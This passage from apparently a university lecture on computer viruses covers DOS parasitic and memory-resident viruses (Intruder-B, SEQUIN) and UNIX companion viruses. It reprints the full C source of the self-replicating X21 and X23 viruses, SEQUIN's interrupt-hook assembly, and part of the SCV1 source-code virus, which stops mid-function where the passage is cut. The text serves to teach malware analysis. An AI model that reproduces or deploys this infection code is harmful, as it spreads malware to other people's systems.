8. The virus adds 2 FAR pointers in the end of the 'Relocation Pointer Table' from the 16 bits DOS EXE file on the HDD (their location is calculated from EXE header). First pointer leads to the segment side of the value from HOSTS. The second pointer points to the segment side of the value from HOSTC.
9. The virus recalculates the host EXE file dimension and adjusts the fields **Page Count** & **Last Page Size** from the EXE Header.
10. The virus writes the new EXE header on HDD.

# II.3.3 DOS O.S. Viruses – Parasitic Type – Intruder-B

## Infection Routine / Procedure

Like in TIMID II, the searching routine may be divided in:


-“**FINDEXE**” Routine=just identifies the host files that may be infected

-“**FILEOK**” Routine=applies 5 criteria in order to highlight the infection eligibility

\* The searching is **NOT** recursive as in TIMID II

**Eligibility criteria for infection procedure:**

1. The file must be an EXE => it must start with 'MZ'.
2. The field **Overlay Number** from **EXE Header** must be zero. Intruder-B doesn't infect hosts with **Overlay Number**  $\neq 0$  because these have specific expectations related to the content.
3. The host program, which will be infected, must have enough room in Relocation Pointer Table for another 2 FAR pointers. This issue is determined by: **IF (16\*Header Paragraphs-4\*Relocation Table Entries-Relocation Table Offset)  $\geq$  8) THEN Infect** (An entry FAR pointer  $\Leftrightarrow$  4 bytes that's why the one uses this formula. The formula is calculated by REL\_ROOM procedure is called by the FILE\_OK procedure)
4. The EXE file must not be Windows or OS/2 EXE file. The Windows or OS/2 EXE file has the offset for the Relocation Pointer Table greater than 40h.
5. The virus isn't already in host. The virus signature is the value for the field **Initial IP** from the EXE header. This value is always **0057h** for the 16 bits DOS EXE program infected by Intruder-B. The probability that another program to have **Initial IP** 0057h is very low. (=>because the Initial IP ISN'T 0, the data segment is the first displayed in the debugger.)



## II.3.3 DOS O.S. Viruses – Parasitic Type – Intruder-B

### Returns the control to the host

**The procedure for returning the control to the host program:**

- Sets CS:IP registers
- Sets SS:SP registers
- The AX register must be restored because DOS sets it taking into account FCB 1 (offset 5Ch in PSP) and FCB 2 (offset 6Ch in PSP) – (is DOS O.S. has drive D:, etc)
- Moves DTA when the virus is launched and restores when the host is started because 'Search First' & 'Search Next' deteriorate DTA





## II.3.3 DOS O.S. Viruses – Parasitic Type – Intruder-B

### Advantages:

- not easy to detect
- DOESN'T destroy the host
- DOESN'T leave tracks as hidden/renamed files
- is running before the host
- DOESN'T re-infect itself

### Disadvantage:

- Infects only the 16 bits DOS EXE host files – and not all of them
- ISN'T working with .COM file
- increases the dimension of the infected file.





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**Part II – Viruses**

**Part III – Anti-viruses**



## II.3.4 Memory Resident Viruses – SEQUIN


1001010010010011  
0001010110010101  
1010110110010101  
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1010110110010101  
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0010010010010010  
1001010010010011  
0001010110010101  
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### SEQUIN Features:

- Inserts itself in the end of the .COM file run by DOS
- The virus “hides” in the memory (is resident ⇔ TSR) & “hook” the file opening function 3Dh of the interrupt 21h
- The virus is a parasitic one (NOT companion or overwriting)
- DOESN'T destroy the host program
- The infected program only puts the reference for the virus in the Interrupt Vectors Table if the reference doesn't exist already there

### SEQUIN virus operations:

- The user launches the virus in command line:  
*C:\host.com*
- The virus becomes TSR – Terminate and Stay Resident + “hooks” the 21h interrupt for 3Dh function – open file function
- The program contains in the end of machine code the SEQUIN copy
- The virus infects ALL opened .COM files – doesn't matter if they are opened by another application or the O.S.. The virus inserts in the end of opened file host the SEQUIN copy and then return the control to the function 3Dh from the interrupt 21h – open file function.



## II.3.4 Memory Resident Viruses – SEQUIN

### Techniques for creating the resident viruses:

- *Using the function 31h of the interrupt 21h*
- OR**
- *Using the interrupt 27h*
- Both variants instructs the DOS O.S. to finish the program and to NOT use the memory area used by the program =>
- The program becomes TSR=Terminate and Stay Resident=>
- In order to NOT be deleted by “mistake”, the TSR virus program is hiding in the area that is NOT so used from the IVR – Interrupt Vector Table
- ALTHOUGH appears a MAJOR PROBLEM for a TSR VIRUS =>
- WHEN is going to be called in order to infect the host program?
- ANY TSR program (virus, antivirus or other app) MUST hook one or more software interrupts in order to be activated



# II.3.4 Memory Resident Viruses – SEQUIN

## HOOK Interrupt Process:

- In order to understand the HOOK of a INTERRUPT the one must recall the Part I – salving the flags, jump into the IVT, etc. => INT 21h is similar with CALL FAR at the offset 21h \* 4 bytes = 84h in **0000h** segment)
- => 4 bytes from the address 0000:0084 MUST be saved in the OLD\_21 variable
- => the “original” value (stored in OLD\_21 variable) is replaced with the address where the virus is staying in memory - TSR.

```
;interrupt hook  
;the original interrupt code  
;will be called
```

**INT\_21:**

·  
·  
·

```
jmp DWORD PTR cs:[OLD_21]
```

**OLD\_21 DD ?**

**;Sequin Interrupt Hook**

**INT 21:**

```
cmp ah,3Dh ;file open?
```


```
je INFECT_FILE ;yes, infect if possible
```

```
jmp DWORD PTR cs:[OLD_21]
```

**; the address of the interrupt code INT 21h  
;of the virus program  
;is stored in place of the “original” one**

```
mov bx, 21H*4 ;next setup int 21H  
xor ax, ax ;ax=0  
xchg ax, es:[bx+2] ;get/set segment – ES=0000h  
mov cx, ax  
mov ax, OFFSET INT_21 + IVOFS  
xchg ax, es:[bx] ;get/set offset
```

```
;and save old seg/offset  
mov di, OFFSET OLD_21 + IVOFS  
stosw  
mov ax, cx  
stosw ;ok, that's it
```





## II.3.4 Memory Resident Viruses – SEQUIN

**The validation process of the files that could be infected & the execution continuation:**

- saves the first 5 bytes from the host file into the HOST\_BUF variable
- the virus checks if these 5 bytes are the instruction encoding the *"mov AH,37h"* + a "near JUMP"
- the virus MUST "simulate" the INT 21h interrupt

**;Note that the Interrupt 21H  
;handler can't call Interrupt 21H  
;to open the file to check it,  
;because it would become  
;infinitely recursive. Thus, it  
;must fake the interrupt by using a far call to the old  
;interrupt 21H vector:**

**pushf** ;push flags to simulate int  
**call DWORD PTR [OLD\_21]**





## II.3.4 Memory Resident Viruses – SEQUIN

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### Advantages:

- hard to detect
- the virus DOESN'T destroy the host file program
- the virus runs before the host program
- the virus DOESN'T re-infect itself
- the virus doesn't consume time for the searching possible DOS .COM files for infection
- the virus doesn't leave tracks as hidden/renamed files

### Disadvantages:

- The virus infects only DOS .COM files programs & is NOT working for EXE files
- The virus – because is parasitic – increases the host infected file program



# 4 The virus programs for UNIX O.S.

## UNIX Features:

- runs on a variety of platforms – the **microprocessor AMD/Intel 80386/486, Pentium, Intel XEON, Alfa RISC, Sun Workstations**

**For instance, the X21 virus developed in C for BSD Free UNIX:**

- **MUST be COMPANION**

## UNIX Parasitic Viruses?:

- IS possible BUT the virus must be “written” in the dedicated microprocessor assembler

**NON-PORTABIL – BUT for providing PORTABILITY?:**

- **MUST be developed in C/C++**



# 4 The virus programs for UNIX O.S.

## X21 Features:


- **The Companion Virus – renames the original file but is not hiding the host program like in previous sample for DOS Companion virus**
- **The X21 doesn't destroy the infected host**



# 4 The virus programs for UNIX O.S.

## X21 – Step by Step:

### ▪ The Logic Flow



# 4 The virus programs for UNIX O.S.

## X21 - Step 1:

- The DOS functions "Search First" & "Search Next" are not available for us in UNIX
- In UNIX all the directories are considered as files - in terms of data structures => i-node "files"
- The virus uses:
  - "opendir" = open a director - i-node file
  - "readdir" = read an entry from the director - i-node file
  - "closedir" = close a director - i-node file

```
dirp=opendir(".");  
while ((dp==readdir(dirp))!=NULL) {  
    (do something)  
}  
closedir(dirp);
```





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## X21 - Step 2:

- In order to see if a file is **EXECUTABLE** or NOT, the on **MUST** obtain the file **ATTRIBUTES**
- For obtaining the file attributes are using the "stat" function for "d\_name" field of the "dp" pointer with the result stored in "st" pointer to "stat" structure – same name as OS directive-function
- In "ds" is a data structure which contains the status for the file attributes
- The virus **MUST** see if the bit `st.st_modes & S_IXUSR` is **DIFFERENT** by 0 ;the bit `st_mode` is from the structure `stat` - variable "st" plus '&' is bitwise AND

```
stat ((char*) &dp->d_name, &st);
```



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## X21 – Step 3:

- The virus **MUST** check if the found file has extension **.X21**

```
lc = (char *)&dp->d_name;
```

```
while (*lc!=0) lc++;
```

```
lc=lc-3;
```

```
if (!((*lc=='X')&&(*(lc+1)=='2')&&(*(lc+2)=='1'))
```

```
{
```

```
    (do something)
```

```
}
```



# 4 The virus programs for UNIX O.S.

## X21 – Step 4:

- The virus **MUST** see if the host file hasn't already have a "copy" with the extension **.X21 – is not infected already**

```
lc = (char *)&dp->d_name;
```

```
while (*lc!=0) lc++;
```

```
lc=lc-3;
```

```
if (!( (*lc=='X') && (*(lc+1)=='2') && (*(lc+2)=='1') ) )
```

```
{
```

```
    (do something)
```

```
}
```



# 4 The virus programs for UNIX O.S.

## X21 – Step 5:

- The virus **MUST** see if the found file has the extension **.X21**

```
if ((host = fopen("FILENAME.X21","r"))!=NULL)
{
    fclose(host);
}
else
{
    (infect the file)
}
```

## X21 – Step 6:

- The virus **MUST** rename the original file in the file with **.X21** extension

```
rename ("FILENAME", "FILENAME.X21");
```



# 4 The virus programs for UNIX O.S.

## X21 – Step 7:

- The virus **MUST** copy itself in the original file without the **.X21** extensions

## X21 – Step 8:

- The virus **MUST** set the infected file attributes for being **EXECUTABLE**

```
chmod ("FILENAME", S_IRWXU | S_IXGRP);
```

## X21 – Step 9:

- The virus **MUST** run the original program with the parameters

```
exeve ("FILENAME.X21", argv, envp);
```





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## X21 SOURCE CODE 1:

```
/* The X21 Virus for BSD Free Unix 2.0.2 (and others) */
/* (C) 1995 American Eagle Publications, Inc. All rights reserved! */
/* Compile with Gnu C, "GCC X21.C" */

#include <stdio.h>
#include <sys/types.h>
#include <dirent.h>
#include <sys/stat.h>

DIR *dirp; /* directory search structure */

struct dirent *dp; /* directory entry record */

struct stat st; /* file status record */

int stst; /* status call status */

FILE *host,*virus; /* host and virus files. */

long FileID; /* 1st 4 bytes of host */

char buf[512]; /* buffer for disk reads/writes */

char* lc; /* used to search for X21 */

size_t amt_read; /* amount read from file */
```



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## X21 SOURCE CODE 2:

```
int main(argc, argv, envp)
int argc;
char *argv[ ], *envp[ ];
{
    dirp=opendir("."); /* begin directory search */

    while ((dp=readdir(dirp))!=NULL) { /* have a file, check it out */

        if ((stst=stat((const char *)&dp->d_name,&st))==0) { /* get status */
            lc=(char *)&dp->d_name;
            while (*lc!=0) lc++;
            lc=lc-3; /* lc points to last 3 chars in file name */

            if (((*lc=='X')&&*(lc+1)=='2')&&*(lc+2)=='1')) /* "X21"? */
                && (st.st_mode&S_IXUSR!=0)) {
                strcpy((char *)&buf,(char *)&dp->d_name);
                strcat((char *)&buf,".X21");

                if ((host=fopen((char *)&buf,"r"))!=NULL) fclose(host);
            }
        }
    }
}
```



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## X21 SOURCE CODE 3:

```
if (rename((char *)&dp->d_name,(char *)&buf)==0) { /* rename hst */
if ((virus=fopen(argv[0],"r"))!=NULL) {
if ((host=fopen((char *)&dp->d_name,"w"))!=NULL) {
while (!feof(virus)) { /* and copy virus to orig */
amt_read=512; /* host name */
amt_read=fread(&buf,1,amt_read,virus);
fwrite(&buf,1,amt_read,host);
}
fclose(host);

strcpy((char *)&buf,"./");
strcat((char *)&buf,(char *)&dp->d_name);
chmod((char *)&buf,S_IRWXU|S_IXGRP);
} /* end --- if ((host=fopen... */
fclose(virus); /* infection process complete */
} /* end --- if ((virus=fopen... /* for this file */
} /* end --- if (rename(( ... */
} /* end --- if else ((host=fopen */
} /* end --- if (!( (*lc=='X')&&(* ( */
} /* end --- if ((stst=stat(( */
} /* while ((dp=readdir( */

(void)closedir(dirp); /* infection process complete for this dir */
strcpy((char *)&buf,argv[0]); /* the host is this program's name */
strcat((char *)&buf,".X21"); /* with an X21 tacked on */
execve((char *)&buf,argv,envp); /* execute this program's host */

} /* end void main() */
```



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**The EVOLUTION from X21 => X23 (companion virus):**

- **Evolution to “hidding” the infected file:**

- The virus infects all host program files bigger than the virus => put **padding till** gets to the original file size

- The virus **creates a director “?” (CTRL+E)** and store in there all the original host program files





# 4 The virus programs for UNIX O.S.

## X23 SOURCE CODE 1:

```
/* Compile with Gnu C, "GCC X23.C" */
```

```
#include <stdio.h>
#include <sys/types.h>
#include <dirent.h>
#include <sys/stat.h>
```

```
DIR *dirp; /* directory search structure */
```

```
struct dirent *dp; /* directory entry record */
```

```
struct stat st; /* file status record */
```

```
int stst; /* status call status */
```

```
FILE *host, *virus; /* host and virus files. */
```

```
long FileID; /* 1st 4 bytes of host */
```

```
char buf[512]; /* buffer for disk reads/writes */
```

```
char *lc, *ld; /* used to search for X23 */
```

```
size_t amt_read, hst_size; /* amount read from file, host size */
```

```
size_t vir_size = 13128; /* size of X23, in bytes */
```

```
char dirname[10]; /* subdir where X23 stores itself */
```

```
char hst[512];
```





# 4 The virus programs for UNIX O.S.

## X23 SOURCE CODE 2:

```
int main(argc, argv, envp)
int argc;
char *argv[ ], *envp[ ];
{
    strcpy((char *)&dirname, ".A005"); /* set up host directory name */
    dirp=opendir("."); /* begin directory search */

    while ((dp=readdir(dirp))!=NULL) { /* have a file, check it out */
        if ((stst=stat((const char *)&dp->d_name,&st))==0) { /* get status */
            lc=(char *)&dp->d_name;
            while (*lc!=0) lc++;

            lc=lc-3; /* lc points to last 3 chars in file name */

            if (((!(*lc=='X')&&*(lc+1)=='2')&&*(lc+2)=='3')) /* "X23"? */
                &&(st.st_mode&S_IXUSR!=0)) { /* and executable? */
                    strcpy((char *)&buf,(char *)&dirname);
                    strcat((char *)&buf, "/");
                    strcat((char *)&buf,(char *)&dp->d_name); /* see if X23 file */
                    strcat((char *)&buf, ".X23"); /* exists already */

                    if ((host=fopen((char *)&buf,"r"))!=NULL) fclose(host);
                    else { /* no it doesn't - infect! */
```



### X23 SOURCE CODE 3:

```
host=fopen((char *)&dp->d_name,"r");
fseek(host,0L,SEEK_END); /* determine host size */
hst_size=ftell(host);
fclose(host);
if (hst_size>=vir_size) { /* host must be large than virus */
    mkdir((char *)&dirname,777);
    rename((char *)&dp->d_name,(char *)&buf); /* rename host */

    if ((virus=fopen(argv[0],"r"))!=NULL) {
        if ((host=fopen((char *)&dp->d_name,"w"))!=NULL) {
            while (!feof(virus)) { /* and copy virus to orig */
                amt_read=512; /* host name */
                amt_read=fread(&buf,1,amt_read,virus);
                fwrite(&buf,1,amt_read,host);
                hst_size=hst_size-amt_read;
            }
            fwrite(&buf,1,hst_size,host); /* padding to host size*/
            fclose(host);
            strcpy((char *)&buf,(char *)&dirname); /* make it exec! */
            strcpy((char *)&buf,"/");
            strcat((char *)&buf,(char *)&dp->d_name);
            chmod((char *)&buf,S_IRWXU|S_IXGRP|S_IXOTH);
        } else rename((char *)&buf,(char *)&dp->d_name);
        fclose(virus); /* infection process complete */
    } /* for this file //end --- if ((virus=fopen(argv[0]
    else rename((char *)&buf,(char *)&dp->d_name);
} /* end --- if (hst_size>=vir_size) { */
} /* end --- if ((host=fopen */
} /* end --- if (!((*lc=='X')&&(* */
} /* if ((stst=stat( */
} /* while ((dp=readdir( */
```



# 4 The virus programs for UNIX O.S.

## X23 SOURCE CODE 4:

```
(void)closedir(dirp); /* infection process complete for this dir */
strcpy((char *)&buf,argv[0]); /* the host is this program's name */
lc=(char *)&buf;

while (*lc!=0) lc++;
while (*lc!='/') lc--;
*lc=0; lc++;
strcpy((char *)&hst,(char *)&buf);

ld=(char *)&dirname+1;

strcat((char *)&hst,(char *)ld);
strcat((char *)&hst,"/");
strcat((char *)&hst,(char *)lc);
strcat((char *)&hst,".X23"); /* with an X23 tacked on */

execve((char *)&hst,argv,envp); /* execute this program's host */

} /* end void main() */
```



# 4 The virus programs for UNIX O.S.

## Conclusions:

- **because of the PORTABILITY** there are not so many parasitic viruses for UNIX – BUT are companion and memory resident
- The O.S./Net/DB Admin **MUST** ensure that the UNIX/LINUX O.S is not vulnerable to BOOT, companion, memory resident – interrupt hook, sometimes parasitic viruses

IN the  
**SECURITY POLICY**  
of the  
**COMPANY**  
there is a **MUST**  
for the  
**ANTIVIRUS**  
application implementation in the  
**UNIX/LINUX O.S.**





# 5 SCV – Source Code Viruses

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
## Features:

- Is **NOT** about the possibility to develop “classic” viruses in C/C++ or ASM
- **SCV – Source Code Virus** infects the source code of the programs written in C/C++, Java, C#; so, the virus inserts its own source code in others programs source code






# 5 SCV – Source Code Viruses



## The concept:

- The **A** developer receives a **SCV** via Internet
- Without knowledge the developer embeds the virus in **A** developer's software products
- The software products are installed at the end-users (sterile environment) => **NO PROBLEM**
- If the software products are installed on the machines of the **B** developer, the software products of **B** will also encapsulate the virus
- So, the virus, **SCV**, is encapsulated in both **A** and **B** developer's software products

# 5 SCV – Source Code Viruses



## Software Reengineering Problem?

### - Reverse Compiling:

- **SCV** inserts its own source code in C/C++ file and the C/C++ compiler generates the machine code

- In executable form the program infected by **SCV** gets to another developer

- How is possible to come back from the machine code in the source code?

- The virus **MUST** copy its own source code as data array buffer in the host infected file

# 5 SCV – Source Code Viruses

**How smart should be a SCV?**

**How can the virus avoid to write its own source code in the C/C++ host source code:**

```
void main(int argc, char *argv[]) {  
    do_this();  
    and_this();  
    and_this();  
    . . . }
```

```
/*  
void main(int argc, char *argv[]) {  
    This is just a comment explaining how to  
    do_this();      The program does this  
    and_this();     And this, twice.  
    and_this();  
    . . . }  
*/
```



# 5 SCV – Source Code Viruses

## SCV1 – Source Code Virus 1:

**//Hello1.c:**

```
/* An easy program to infect with SCV1 */  
#include <stdio.h>
```

```
void main() {  
    printf("%s", "Hello, world.");  
}
```

**//Hello1.c - infected:**

```
/* An easy program to infect with SCV1 */  
#include <virus.h>  
#include <stdio.h>
```

```
void main() {  
    printf("%s", "Hello, world."); sc_virus();  
    //before the last `'  
}
```



# 5 SCV – Source Code Viruses

## SCV1 – Source Code Virus 1:

**//SCV1.c:**

**/\* This is a source code virus in Microsoft C. All of the code is in virus.h \*/**

**#include <stdio.h>**

**#include <virus.h>**

**/\*\*\*\*\*\*|**

**void main()**

**{**

**sc\_virus(); // just go infect a .c file**

**}**





# 5 SCV – Source Code Viruses

## SCV1 – Source Code Virus 1:

```
//VIRUS.HS (1):
```

```
/*Microsoft C 7.0-compatible source code virus
```

```
This file contains the actual body of the virus.
```

```
This code is (C) 1995 by American Eagle Publications, Inc.
```

```
*/
```

```
#ifndef SCVIRUS
```

```
#define SCVIRUS
```

```
#include <stdio.h>
```

```
#include <dos.h>
```

```
#define TRUE 1
```

```
#define FALSE 0
```

```
/* The following array is initialized by the CONSTANT program */
```

```
static char virush[]={0};
```

```
static char virush[]={49,52,.....
```

```
...  
63,68,61,72,20,76,69,72,75,73,68,5B,5D,3D,7B,0,7D,  
(c h a r      v i r u s h [ ] = {      } )  
...  
... }
```

Null goes here



# 5 SCV – Source Code Viruses

## SCV1 – Source Code Virus 1:

```
//VIRUS.HS (2):
```

```
/******
```

```
/* This function determines whether it is OK to attach the virus to a given
file, as passed to the procedure in its parameter. If OK, it returns TRUE.
The only condition is whether or not the file has already been infected.
This routine determines whether the file has been infected by searching
the file for “#include <virus.h>”, the virus procedure. If found, it assumes
the program is infected. */
```

```
int ok_to_attach(char *fn) {
```

```
    FILE *host_file;
```

```
    int j;
```

```
    char txtline[255];
```

```
    if ((host_file=fopen(fn,"r"))==NULL) return FALSE; /* open the file */
```

```
    do { /* scan the file */
```

```
        j=0; txtline[j]=0;
```

```
        while ((!feof(host_file))&&((j==0)||((txtline[j-1]!=0x0A)))) {
```

```
            fread(&txtline[j],1,1,host_file); j++;}
```

```
            txtline[--j]=0;
```

```
            if (strcmp("#include <virus.h>",txtline)==0) /* found virus.h ref */
```

```
            {
```

```
                fclose(host_file); /* so don't reinfect */
```

```
                return FALSE;
```

```
            }
```

```
        } while (!feof(host_file));
```

```
    close(host_file); /* virus.h not found */
```

```
    return TRUE; /* so ok to infect */
```

```
}
```



# 5 SCV – Source Code Viruses

## SCV1 – Source Code Virus 1:

```
//VIRUS.HS (3):
```

```
/******
```

```
/* This function searches the current directory to find a C file that  
has not been infected yet. It calls the function ok_to_attach in order  
to determine whether or not a given file has already been infected. It  
returns TRUE if it successfully found a file, and FALSE if it did not.  
If it found a file, it returns the name in fn. */
```

```
int find_c_file(char *fn) {
```

```
    struct find_t c_file;
```

```
    int ck;
```

```
    ck=_dos_findfirst(fn,_A_NORMAL,&c_file); /* standard DOS file search */
```

```
    while ((ck==0) && (ok_to_attach(c_file.name)==FALSE))
```

```
        ck=_dos_findnext(&c_file); /* keep looking */
```

```
    if (ck==0) /* not at the end of search */
```

```
    { /* so we found a file */
```

```
        strcpy(fn, c_file.name);
```

```
        return TRUE;
```

```
    } else return FALSE; /* else nothing found */
```

```
}
```



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## SCV1 – Source Code Virus 1:

```
//VIRUS.HS (4):
```

```
/******
```

```
/* This is the routine which actually attaches the virus to a given file. To attach the virus to a new file, it must take two steps: (1) It must put a "#include <virus.h>" statement in the file. This is placed on the first line that is not a comment. (2) It must put a call to the sc_virus routine in the last function in the source file. This requires two passes on the file.
```

```
*/
```

```
void append_virus(char *fn) {
```

```
    FILE *f,*ft;
```

```
    char l[255],p[255];
```

```
    int i,j,k,vh,cf1,cf2,lbdl,lct;
```

```
    cf1=cf2=FALSE; /* comment flag 1 or 2 TRUE if inside a comment */
```

```
    lbdl=0; /* last line where bracket depth > 0 */
```

```
    lct=0; /* line count */
```

```
    vh=FALSE; /* vh TRUE if virus.h include statement written */
```

```
    if ((f=fopen(fn,"rw"))==NULL) return;
```

```
    if ((ft=fopen("temp.ccc","a"))==NULL) return;
```

```
    do {
```

```
